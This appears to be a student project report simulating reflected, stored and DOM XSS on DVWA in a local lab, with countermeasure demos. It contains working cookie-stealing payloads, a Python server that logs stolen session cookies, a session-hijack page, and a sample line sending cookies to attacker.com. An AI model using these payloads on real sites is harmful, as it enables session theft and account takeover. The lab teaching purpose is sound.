

CYBERSECURITY MAJOR PROJECT

-JYESTA EdTECH

Name: **Meenakshi Rajesh**
Submission Date: **29-12-2025**

PROJECT TITLE:

Multi-Stage XSS Attack Simulation

ABSTRACT

Cross-Site Scripting (XSS) is one of the most prevalent vulnerabilities in modern web applications, arising due to improper handling of user-supplied input. Although often perceived as a minor issue, XSS can escalate into severe attacks such as session hijacking, data theft, and unauthorized access. This project, titled “Multi-Stage XSS Attack Simulation”, aims to demonstrate how different types of XSS vulnerabilities can be exploited and how these attacks can progress from simple script execution to complete session compromise.

The project is implemented using the Damn Vulnerable Web Application (DVWA) in a controlled local environment. Reflected, Stored, and DOM-based XSS vulnerabilities are identified and exploited to understand their behavior and impact. Initially, basic JavaScript alert payloads are used to confirm the existence of vulnerabilities. The attack is then extended to a real-world scenario by crafting malicious JavaScript payloads capable of stealing session cookies. A locally hosted server is used to capture and analyze these stolen cookies, demonstrating how attackers can impersonate legitimate users through session hijacking.

In addition to attack simulation, the project emphasizes the importance of secure web development practices by implementing and demonstrating multiple defensive countermeasures. Techniques such as HttpOnly cookies, Content Security Policy (CSP), input sanitization, and secure session management are evaluated to show how they mitigate XSS risks. The results highlight that XSS vulnerabilities pose a serious threat when left unaddressed and that effective security requires a layered defense approach. This project provides practical insight into both offensive and defensive aspects of web application security.

INTRODUCTION

With the rapid growth of web-based applications, ensuring application security has become a critical concern. Web applications frequently accept and process user input, making them vulnerable to attacks if proper validation and sanitization techniques are not implemented. One of the most common and dangerous vulnerabilities in this domain is Cross-Site Scripting (XSS). XSS allows attackers to inject malicious scripts into trusted websites, which are then executed in the victim's browser.

XSS attacks primarily exploit the trust that users place in legitimate web applications. When a vulnerable application reflects or stores malicious input without proper filtering, attackers can execute arbitrary JavaScript code in the context of the victim's session. This can lead to severe consequences such as cookie theft, session hijacking, defacement, phishing attacks, and data exfiltration. Due to its simplicity and high impact, XSS consistently ranks among the top vulnerabilities in the OWASP Top 10 list.

This project focuses on understanding XSS vulnerabilities through hands-on experimentation. By using a deliberately vulnerable platform, the project demonstrates how attackers exploit different XSS types and how such attacks can escalate from simple proof-of-concept alerts to real-world threats like account compromise. The project also highlights that detecting vulnerabilities alone is not sufficient; implementing proper security controls is essential to prevent exploitation.

The introduction of countermeasures in this project reinforces the importance of secure coding practices and modern browser security mechanisms. By combining both attack simulation and defense implementation, this project provides a comprehensive understanding of XSS vulnerabilities and their mitigation.

OBJECTIVES

The main objectives of this project are:

- To study and understand the concept of Cross-Site Scripting (XSS) vulnerabilities
- To demonstrate Reflected, Stored, and DOM-based XSS attacks in a controlled environment.
- To analyze how XSS vulnerabilities can be escalated to cookie theft and session hijacking
- To simulate real-world attack impact using malicious JavaScript payloads
- To understand the importance of web security mechanisms and secure session handling
- To implement and evaluate countermeasures against XSS attacks

PROJECT METHODOLOGY

The project follows a systematic and modular approach to simulate XSS attacks and evaluate their impact. A vulnerable web application is deployed in a local environment to safely demonstrate attacks without affecting real users or systems. Different types of XSS vulnerabilities are identified and exploited to understand how malicious scripts are executed within the browser.

Once the vulnerabilities are confirmed, custom JavaScript payloads are designed to perform advanced actions such as cookie theft. A local server is configured to receive and log stolen session data, allowing analysis of attack effectiveness. The project then simulates session hijacking to demonstrate the severity of compromised session cookies.

Finally, multiple security countermeasures are implemented and tested to evaluate their effectiveness in preventing XSS exploitation. This structured methodology ensures clear separation between vulnerability identification, attack execution, impact analysis, and defense implementation.

TOOLS & TECHNOLOGIES:

Tools:

- Damn Vulnerable Web Application (DVWA)
- XAMPP (Apache, PHP, MySQL)
- Python (for local cookie capture server)
- Web Browser (Brave)

Technologies:

- HTML
- JavaScript
- PHP
- HTTP Protocol
- Web Security Concepts

STEPS PERFORMED & CODES USED:

PART 1: ENVIRONMENT SETUP

Step 1: Install and Configure DVWA

1. Install XAMPP
 - Download from:
<https://www.apachefriends.org/>
 - Install with default settings
2. Download DVWA
 - Download from:
<https://github.com/digininja/DVWA>
 - Extract to: C:\xampp\htdocs\dvwa\
3. Configure DVWA
 - Open: C:\xampp\htdocs\dvwa\config\config.inc.php
 - Set database password:
`$_DVWA[ 'db_password' ] = 'p@ssw0rd';`
4. Start Services
 - Open XAMPP Control Panel
 - Start Apache and MySQL
5. Setup DVWA
 - Navigate to:
<http://localhost/dvwa/setup.php>
 - Click Create / Reset Database
 - Wait for Setup Successful message
6. Login to DVWA
 - URL: <http://localhost/dvwa/>
 - Username: admin
 - Password: password
7. Set Security Level
 - Go to: DVWA → Security → Security Level
 - Select: Low
 - Click Submit

PART 2: BASIC XSS ATTACKS (ALERT BOXES)

Step 2: Basic Reflected XSS Test

1. Navigate to: DVWA → XSS (Reflected)
2. Payload:
`<script>alert('XSS Reflected')</script>`
3. Execution:
 - Enter payload in "What's your name?" field
 - Click "Submit"
4. Result: Alert box with message 'XSS Reflected'

Step 3: Basic Stored XSS Test

1. Navigate to: DVWA → XSS (Stored)
2. Form inputs:
 - Name: Attacker
 - Message: <script>alert('XSS Stored')</script>
3. Click: "Sign Guestbook"
4. Result: Alert box with 'XSS Stored'

Step 4: Basic DOM-Based XSS Test

1. Navigate to: DVWA → XSS (DOM)
2. Original URL:
http://localhost/dvwa/vulnerabilities/xss_d/?default=English
3. Modified URL:
`http://localhost/dvwa/vulnerabilities/xss_d/?default=<script>alert('DOM XSS')</script>`
4. Press Enter after modifying URL
5. Result: Alert box with 'DOM XSS'

PART 3: COOKIE CAPTURE INFRASTRUCTURE

Step 5: Setup Cookie Capture Server

1. Create folder:

```
cd Desktop
mkdir cookie-capture
cd cookie-capture
```
2. Create Python server (server.py):

```
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import urlparse, parse_qs
from datetime import datetime
import json
```

```
class CookieHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        # Extract query parameters from URL
        query = urlparse(self.path).query
        params = parse_qs(query)

        # Check if cookie data was sent
        if 'c' in params:
            cookie = params['c'][0]
            ip = self.client_address[0]
            timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
```

```

# Create log entry
log_entry = f"""
=====
Time: {timestamp}
IP Address: {ip}
Cookie Stolen: {cookie}
=====
"""

# Save to file
with open('stolen_cookies.log', 'a') as f:
    f.write(log_entry)

# Print to console so you can see it working
print("☑ Cookie captured successfully!")
print(log_entry)

# Send response back to browser
self.send_response(200)
self.send_header('Content-type', 'text/html')
self.end_headers()
self.wfile.write(b'OK - Cookie Received')

# Suppress default logging messages
def log_message(self, format, *args):
    pass

# Start the server
if __name__ == '__main__':
    PORT = 8000
    print(f"🚀 Starting Cookie Capture Server on port {PORT}...")
    print(f"📄 Server will log cookies to 'stolen_cookies.log'")
    print(f"🌐 Accessible at: http://localhost:{PORT}")
    print("Press Ctrl+C to stop the server\n")

    server = HTTPServer(('localhost', PORT), CookieHandler)
    try:
        server.serve_forever()
    except KeyboardInterrupt:
        print("\n🛑 Server stopped")

3. Start server:
python server.py
(Keep this terminal running)

4. Test server:
· Open browser: http://localhost:8000/test?c=hello
· Check terminal for: " Cookie captured successfully!"

```

Step 6: Create JavaScript Payload to Steal Cookies

1. Create payload:

```
<script>
// Create an invisible image
var img = new Image();

// Set the source to your server URL with the cookies
img.src = 'http://localhost:8000/?c=' + encodeURIComponent(document.cookie);

// Optional: Add a hidden message to the page (for demonstration)
document.write('<div style="display:none">XSS Test - Cookie Sent</div>');
</script>
```

2. Test payload in browser console:

```
var img = new Image();
img.src = 'http://localhost:8000/?c=' + encodeURIComponent(document.cookie);
console.log('Payload would send:', document.cookie);
```

PART 4: ADVANCED XSS ATTACKS WITH COOKIE THEFT

Step 7: Advanced Reflected XSS (Cookie Theft)

1. Navigate to: DVWA → XSS (Reflected)

2. Payload:

```
<script>new Image().src='http://localhost:8000/?c='+document.cookie</script>
```

3. Execution:

- Enter payload in name field
- Click "Submit"

4. Server result:

Cookie captured successfully!

=====

Time: [current time]

IP Address: 127.0.0.1

Cookie Stolen: PHPSESSID=p219s14q6qmtbre7e5qafto2o9; security=low

=====

Step 8: Advanced Stored XSS (Cookie Theft)

1. Navigate to: DVWA → XSS (Stored)

2. Bypass character limit:

- Right-click Name field → Inspect
- Change maxlength="10" to maxlength="100"

3. Payload injection:

- Name: Hacker<script>new
Image().src='http://localhost:8000/?c='+document.cookie</script>

- Message: Testing stored XSS
- 4. Click: "Sign Guestbook"
- 5. Verification:
 - Immediate cookie capture
 - Refresh page → Another capture
 - Persistent across sessions

Step 9: Advanced DOM-Based XSS (Cookie Theft)

1. Navigate to: DVWA → XSS (DOM)
2. Modified URL:


```
http://localhost/dvwa/vulnerabilities/xss_d/?default=<script>new
Image().src='http://localhost:8000/?c='+document.cookie</script>
```
3. Press Enter
4. Result: Cookie captured in server logs

PART 5: SESSION HIJACKING DEMONSTRATION

Step 10: Extract Stolen Cookies

1. Check server logs:


```
Cookie Stolen: PHPSESSID=p219s14q6qmtbre7e5qafto2o9; security=low
```

Step 11: Session Hijack Simulation

1. Create HTML file (hijack.html):

```
<!DOCTYPE html>
<html>
<head>
  <title>Session Hijack Demo</title>
</head>
<body>
  <h1>Session Hijack Demonstration</h1>

  <div id="output"></div>

  <script>
    // Function to hijack session
    function hijackSession() {
      const cookieValue = 'p219sid4q0qntbre7e5qafto2o9';

      // Set the stolen cookie
      document.cookie = PHPSESSID=${cookieValue}; path=/;

      // Show proof
```

```

const output = document.getElementById('output');
output.innerHTML = `
    <h2><input checked="" type="checkbox"> Cookie Injected!</h2>
    <p><strong>Cookie Set:</strong> PHPSESSID=${cookieValue}</p>
    <p><strong>All Cookies:</strong> ${document.cookie}</p>
    <p>Click below to test login:</p>
    <button onclick="testLogin()">Test DVWA Login</button>
`;

console.log('SESSION HIJACK DEMO:');
console.log('1. Cookie injected:', document.cookie);
console.log('2. Now attacker can access DVWA');
}

function testLogin() {
    // Open DVWA in same tab
    window.location.href = 'http://localhost/dvwa/';
}

// Auto-run on page load
hijackSession();
</script>
</body>
</html>
2. Alternative method (console):
javascript
console.log("Before:", document.cookie);
document.cookie = "PHPSESSID=p219s14q6qmtbre7e5qafto2o9; path=/";
console.log("After:", document.cookie);
window.location.href = "http://localhost/dvwa/";
3. Result: Demonstrated session hijack capability

```

PART 6: COUNTERMEASURES

Step 12: Countermeasure 1 - HttpOnly Cookies

```

1. Create httponly_demo.php:
<?php
// This file demonstrates HttpOnly cookies
// Save as: httponly_demo.php

// Cookie WITHOUT HttpOnly (vulnerable)
setcookie("vulnerable_cookie", "can_be_stolen", [
    'expires' => time() + 3600,
    'path' => '/'
]);

```

```
// Cookie WITH HttpOnly (secure)
setcookie("secure_cookie", "protected_by_httponly", [
    'expires' => time() + 3600,
    'httponly' => true,
    'path' => '/'
]);
?>
<!DOCTYPE html>
<html>
<head>
    <title>HttpOnly Cookie Demonstration</title>
</head>
<body>
    <h2>Countermeasure 1: HttpOnly Cookies</h2>

    <div style="background-color: #ffcccc; padding: 10px; margin: 10px;">
        <h3>✗ Vulnerable Cookie (No HttpOnly)</h3>
        <p>Cookie Name: <strong>vulnerable_cookie</strong></p>
        <p>JavaScript can access this: <span id="js-access"></span></p>
    </div>

    <div style="background-color: #ccffcc; padding: 10px; margin: 10px;">
        <h3>☑ Secure Cookie (HttpOnly Enabled)</h3>
        <p>Cookie Name: <strong>secure_cookie</strong></p>
        <p>JavaScript CANNOT access this cookie</p>
    </div>

    <h3>JavaScript Test Results:</h3>
    <pre id="results"></pre>

    <script>
        // Try to access both cookies
        const allCookies = document.cookie;
        const results = document.getElementById('results');

        results.innerHTML =
            "=== COOKIE ACCESS TEST ===\n" +
            "All cookies visible to JavaScript:\n" +
            allCookies + "\n\n" +
            "Note: Only 'vulnerable_cookie' appears here.\n" +
            "'secure_cookie' is protected by HttpOnly flag.";

        // Show what JavaScript can see
        document.getElementById('js-access').textContent =
            allCookies.includes('vulnerable_cookie') ? "YES (VULNERABLE)" : "NO";
    </script>
</body>
</html>
```

```
</script>
```

```
<p><strong>Explanation:</strong> HttpOnly flag prevents JavaScript from accessing the
cookie,
stopping XSS attacks from stealing session tokens.</p>
</body>
</html>
```

2. Test: Open http://localhost/httponly_demo.php

3. Result: Shows HttpOnly cookies are invisible to JavaScript

Step 13: Countermeasure 2 - Content Security Policy (CSP)

1. Create `csp_demo.html`:

```
<!DOCTYPE html>
<html>
<head>
  <title>CSP Demonstration</title>
  <meta http-equiv="Content-Security-Policy"
    content="default-src 'self'; script-src 'self';">
</head>
<body>
  <h2>Content Security Policy Test</h2>
  <p>Inline scripts are blocked by CSP:</p>

  <script>
    // This will be BLOCKED
    document.write('<p style="color:red">BLOCKED BY CSP</p>');
  </script>

  <p>Check browser Console for CSP violations.</p>
</body>
</html>
```

2. Test: Open http://localhost/csp_demo.html

3. Result: CSP blocks inline scripts, preventing XSS

Step 14: Countermeasure 3 - Input Sanitization

1. Create `sanitize_demo.php`:

```
<?php
// Countermeasure 3: Input Sanitization Demo
$malicious_xss = '<script>alert("XSS Attack!"); new
Image().src="http://attacker.com/steal?c="+document.cookie;</script>';
?>
```

```

<!DOCTYPE html>
<html>
<head>
  <title>Countermeasure 3: Input Sanitization</title>
  <style>
    .vulnerable { border: 3px solid red; padding: 10px; margin: 10px; }
    .secure { border: 3px solid green; padding: 10px; margin: 10px; }
    code { background: #f0f0f0; padding: 2px 5px; }
  </style>
</head>
<body>
  <h2>Countermeasure 3: Input Sanitization</h2>

  <div class="vulnerable">
    <h3>✗ Vulnerable Output (No Sanitization)</h3>
    <p>Malicious input: <code><?php echo htmlspecialchars($malicious_xss); ?></code></p>
    <p><strong>Result (DANGER - XSS would execute):</strong></p>
    <div style="background: #ffe6e6; padding: 10px;">
      <?php echo $malicious_xss; ?>
    </div>
    <p><em>If this was a real attack, the script would execute!</em></p>
  </div>

  <div class="secure">
    <h3>☑ Secure Output (With htmlspecialchars)</h3>
    <p>Using: <code>htmlspecialchars($input, ENT_QUOTES, 'UTF-8')</code></p>
    <p><strong>Result (SAFE - XSS neutralized):</strong></p>
    <div style="background: #e6ffe6; padding: 10px;">
      <?php echo htmlspecialchars($malicious_xss, ENT_QUOTES, 'UTF-8'); ?>
    </div>
    <p><em>The script is displayed as harmless text!</em></p>
  </div>

  <div class="secure">
    <h3>☑ Alternative: filter_var</h3>
    <p>Using: <code>filter_var($input, FILTER_SANITIZE_SPECIAL_CHARS)</code></p>
    <div style="background: #e6ffe6; padding: 10px;">
      <?php echo filter_var($malicious_xss, FILTER_SANITIZE_SPECIAL_CHARS); ?>
    </div>
  </div>

  <h3>What Happens:</h3>
  <ul>
    <li><strong>Vulnerable:</strong> &lt;script> tags execute as JavaScript</li>
    <li><strong>Secure:</strong> &lt;script> becomes &amp;lt;script&amp;gt; (harmless text)</li>
  </ul>

```

```
<li><strong>Prevents:</strong> All XSS attacks (reflected, stored, DOM)</li>
</ul>
```

```
<p><strong>Explanation:</strong> Input sanitization converts special characters to HTML
entities,
rendering malicious scripts as plain text instead of executable code.</p>
</body>
</html>
```

2. Test: Open http://localhost/sanitize_demo.php
3. Result: Sanitization converts scripts to harmless text

Step 15: Countermeasure 4 - Secure Session Management

1. Create session_demo.php:

```
<?php
// Countermeasure 4: Secure Session Management
session_start();

// SECURE session configuration
ini_set('session.cookie_httponly', 1);
ini_set('session.cookie_secure', 0); // 0 for localhost, 1 for HTTPS
ini_set('session.cookie_samesite', 'Strict');
ini_set('session.use_strict_mode', 1);
ini_set('session.use_only_cookies', 1);

// Session regeneration tracking
if (!isset($_SESSION['created'])) {
    $_SESSION['created'] = time();
    $_SESSION['views'] = 0;
    $_SESSION['last_regenerate'] = time();
}

$_SESSION['views']++;

// Regenerate session ID every 30 seconds for demo
if (time() - $_SESSION['last_regenerate'] > 30) {
    session_regenerate_id(true);
    $_SESSION['last_regenerate'] = time();
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>Countermeasure 4: Secure Session Management</title>
```

```

<style>
  body { font-family: Arial, sans-serif; margin: 20px; }
  .secure { color: green; font-weight: bold; }
  .config { background: #f0f8ff; padding: 15px; border-left: 4px solid #2196F3; margin: 10px
0; }
  .feature { background: #f9f9f9; padding: 10px; margin: 5px 0; border-radius: 3px; }
</style>
</head>
<body>
  <h2>Countermeasure 4: Secure Session Management</h2>

  <div class="config">
    <h3><input checked="" type="checkbox"> Secure Session Configuration Active</h3>
    <div class="feature">
      <strong>HttpOnly Flag:</strong>
      <span class="secure">ENABLED</span> - Cookies inaccessible to JavaScript
    </div>

    <div class="feature">
      <strong>Strict Mode:</strong>
      <span class="secure">ENABLED</span> - Prevents session fixation
    </div>

    <div class="feature">
      <strong>SameSite Strict:</strong>
      <span class="secure">ENABLED</span> - Prevents CSRF attacks
    </div>

    <div class="feature">
      <strong>Cookies Only:</strong>
      <span class="secure">ENABLED</span> - No session IDs in URLs
    </div>

    <div class="feature">
      <strong>Session Regeneration:</strong>
      <span class="secure">ACTIVE</span> - Changes ID periodically
    </div>
  </div>

  <div class="config">
    <h3>Current Session Information</h3>
    <p><strong>Session ID:</strong> <?php echo substr(session_id(), 0, 10) . '...'; ?></p>
    <p><strong>Session Created:</strong> <?php echo date('H:i:s', $_SESSION['created']);
?></p>
    <p><strong>Last      Regenerated:</strong>      <?php      echo      date('H:i:s',
$_SESSION['last_regenerate']); ?></p>

```

```

    <p><strong>Page Views:</strong> <?php echo $_SESSION['views']; ?></p>
    <p><strong>Next Regeneration in:</strong> <?php echo 30 - (time() -
$_SESSION['last_regenerate']); ?> seconds</p>
</div>

<div class="config">
    <h3>How This Prevents Attacks:</h3>
    <ol>
        <li><strong>HttpOnly:</strong> Stops XSS cookie theft</li>
        <li><strong>Regeneration:</strong> Limits session hijack window</li>
        <li><strong>Strict Mode:</strong> Prevents session fixation</li>
        <li><strong>SameSite:</strong> Blocks CSRF attacks</li>
        <li><strong>Secure Flag:</strong> HTTPS-only in production</li>
    </ol>
</div>

<p><strong>Test JavaScript Access:</strong></p>
<button onclick="testCookieAccess()">Try to Access Session Cookie</button>
<p id="cookie-test"></p>

<script>
function testCookieAccess() {
    const cookies = document.cookie;
    document.getElementById('cookie-test').innerHTML =
        'JavaScript can see: <strong>' + (cookies || '[No cookies visible]') + '</strong><br>' +
        'Session cookie is protected by HttpOnly flag.';
}
</script>


<hr>
<p><strong>Explanation:</strong> Secure session management combines multiple protections
to defend against session hijacking, fixation, and XSS attacks.</p>
</body>
</html>

```


2. Test: Open http://localhost/session_demo.php
3. Result: Secure session management prevents cookie theft


SCREENSHOTS:

Screenshot 1: Shows DVWA security level set to "Low" as required for the exercise.





Screenshot 2&3: Shows an alert box triggered by reflected XSS payload.



